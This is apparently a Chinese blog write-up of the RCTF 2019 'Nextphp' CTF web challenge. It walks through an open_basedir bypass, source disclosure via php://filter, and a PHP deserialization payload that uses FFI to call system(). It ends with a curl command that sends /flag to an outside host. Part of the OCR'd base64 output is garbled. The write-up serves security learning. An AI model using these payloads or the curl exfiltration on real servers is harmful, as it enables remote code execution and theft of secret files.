
[web][2019RCTF]Nextphp writeup

原创

shu天 于 2022-01-18 21:53:29 发布 115 收藏

分类专栏： ctf # web 文章标签： php 反序列化 ctf 命令执行 curl



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅


订阅专栏

web

46 篇文章 1 订阅

订阅专栏

[web][RCTF 2019]Nextphp writeup



题目开始就给了webshell，看看phpinfo

```
/?a=phpinfo();
```

34ab62a9-23d0-4c5a-ac97-c3d4b3628283.node4.buuoj.cn:81/?a=phpinfo();

PHP Version 7.4.0-dev

System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Aug 23 2019 00:49:03
Configure Command	'./configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-all' '--enable-option-checking=fatal' '--without-sqlite3' '--with-curl' '--with-openssl' '--with-zlib' '--with-ffi' 'build_alias=x86_64-linux-musl'
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-opcache.ini, /usr/local/etc/php/conf.d/php-nextphp.ini
PHP API	20190529
PHP Extension	20190529
Zend Extension	320190529
Zend Extension Build	API320190529,NTS
PHP Extension Build	API20190529,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3


根目录没有权限读文件，可以用glob://伪协议绕过open_basedir

```
?a= $a=new DirectoryIterator("glob:///*");
foreach($a as $f)
{echo($f->__toString().' ');
}
```

Warning: scandir(): open_basedir restriction in effect. File(/) is not within the allowed path(s): (/var/www/html) in **/var/www/html/index.php(3) : eval()'d**


Warning: scandir(/): failed to open dir: Operation not permitted in **/var/www/html/index.php(3) : eval()'d code** on line **1**

Warning: scandir(): (errno 1): Operation not permitted in **/var/www/html/index.php(3) : eval()'d code** on line **1**



发现当前目录有个preload.php

```
/?a=print_r(scandir(%27.%27));
# Array ( [0] => . [1] => .. [2] => index.php [3] => preload.php )
```



利用文件包含读一下preload.php的源码（应该也可以利用highlight_file花式读源码）

```
?a=echo"hello";?><?php include($_GET['b']);&b=php://filter/read=convert.base64-encode/resource=preload.php
```

Base64 在线解码、编码

常规Base64 | CSS Base64 | DES加密/解密 | 3DES加密/解密 | AES加密/解密 | RSA加密/解密

PD9waHAKZmluYWwgY2xhc3MgQSBpbXBsZW1lbnRzIFNlcmlhbGl6YWJsZSB7CiAglCBwcm90ZWN0ZWQgJGRhdGEgPSBbCiAglCAglCAgJ3JldCcgPT4gbnVsbCwKICAglCAglCAnZnVuYycgPT4gJ3ByaW50X3lnLAoglCAglCAglCdhcmcnID0+ICcxJwoglCAgXTsKCiAglCBwcml2YXRlIGZ1bmN0aW9uIHJ1biAoKSB7CiAglCAglCAglCAgJHRoaXMtPmRhdGFbJ3JldCddID0gJHRoaXMtPmRhdGFbJ2Z1bmMnXSgkdGhpcy0+ZGF0YVsnYXJnJ10pOwoglCAglCAglH0KCiAglCBwdWJsaWMgZnVuY3Rpb24gW5zZXJpYWxpemUoJHBheWxvYWQpIHsKICAglCAglCAkdGhpcy0+ZGF0YSA9IHVuc2VyaWFsaXplKCRwYXlsb2FkKTsKICAglCAglCAkdGhpcy0+ZnVuYygpOwoglCB9CgoglCAgcHVibGljIGZ1bmN0aW9uIF9fc2V0CgkK

编码源格式：◉文本 ○Hex 解码结果： 自动检测 中文编码： UTF-8 编码 解码

```php
<?php
final class A implements Serializable {
    protected $data = [
        'ret' => null,
        'func' => 'print_r',
        'arg' => '1'
    ];

    private function run () {
        $this->data['ret'] = $this->data['func']($this->data['arg']);
    }
```


preload.php

```php
<?php
final class A implements Serializable {
    protected $data = [
        'ret' => null,
        'func' => 'print_r',
        'arg' => '1'
    ];
    private function run () {
        $this->data['ret'] = $this->data['func']($this->data['arg']);
    }
    public function __serialize(): array {
        return $this->data;
    }
    public function __unserialize(array $data) {
        array_merge($this->data, $data);
        $this->run();
    }
    public function serialize (): string {
        return serialize($this->data);
    }
    public function unserialize($payload) {
        $this->data = unserialize($payload);
        $this->run();
    }
    public function __get ($key) {
        return $this->data[$key];
    }
    public function __set ($key, $value) {
        throw new \Exception('No implemented');
    }
    public function __construct () {
        throw new \Exception('No implemented');
    }
}
```

在phpinfo里可以看到，php7.4利用php.ini开启opcache预加载（opcache.preload）

opcache.preferred_memory_model	no value	no value
opcache.preload	/var/www/html/preload.php	/var/www/html/preload.php
opcache.protect_memory	0	0

还开启了FFI

FFI

FFI support	enabled

本来想直接利用ffi，但是会报错，看到mochazz大佬的博客明白了

后来又想为什么不直接通过那个 **shell** 利用 **FFI** （直接不用那个反序列化），结果试了发现不行。再次查看文档，发现如下描述：

> FFI API opens all the C power, and consequently, also an enormous possibility to have something go wrong, crash PHP, or even worse. To minimize risk PHP FFI API usage may be restricted. By default FFI API may be used only in CLI scripts and preloaded PHP files. This may be changed through **ffi.enable** INI directive. This is INI_SYSTEM directive and it's value can't be changed at run-time.
>
> - **ffi.enable=false** completely disables PHP FFI API
> - **ffi.enable=true** enables PHP FFI API without any restrictions
> - **ffi.enable=preload** (the default value) enables FFI but restrict its usage to CLI and preloaded scripts

原来默认 **ffi.enable=preload ** 且仅在命令行模式和 **preload** 文件中可用，在本地环境 **ffi.enable=preload** 模式下，web端也是无法执行 **FFI** 。将 **ffi.enable** 设置成 **true** 后，发现 **web** 端就可以利用 **FFI** 了。

所以在preload.php利用反序列化，借FFI接口调用system函数
php脚本


```php
<?php
final class A implements Serializable {
    protected $data = [
        'ret' => null,
        'func' => 'FFI::cdef',
        'arg' => 'int system(const char *command);'
    ];
    public function serialize (): string {
        return serialize($this->data);
    }

    public function unserialize($payload) {
        $this->data = unserialize($payload);
        $this->run();
    }
}
$a = new A;
echo serialize($a);

# C:1:"A":95:{a:3:{s:3:"ret";N;s:4:"func";s:9:"FFI::cdef";s:3:"arg";s:32:"int system(const char *command);";}}
```

然后利用run方法执行，借ffi调用的system函数（其实我也不知道为啥利用ffi然后就有权限读/flag了）
payload

```
?a=$a=unserialize('C:1:"A":95:{a:3:{s:3:"ret";N;s:4:"func";s:9:"FFI::cdef";s:3:"arg";s:32:"int system(const char
 *command);";}}');var_dump($a->ret->system('ls'));
```

但是他是没有回显的，反弹shell也报错，所以用curl将flag带出

```
?a=$a=unserialize('C:1:"A":95:{a:3:{s:3:"ret";N;s:4:"func";s:9:"FFI::cdef";s:3:"arg";s:32:"int system(const char
 *command);";}}');print_r($a->ret->system('curl -d @/flag 106.xxxxxx:7895'));
```



像这种无回显的情况，也可以用重定向将根目录的flag写到www/var/html目录，直接访问查看

> 参考wp：https://blog.csdn.net/fmyyy1/article/details/116998001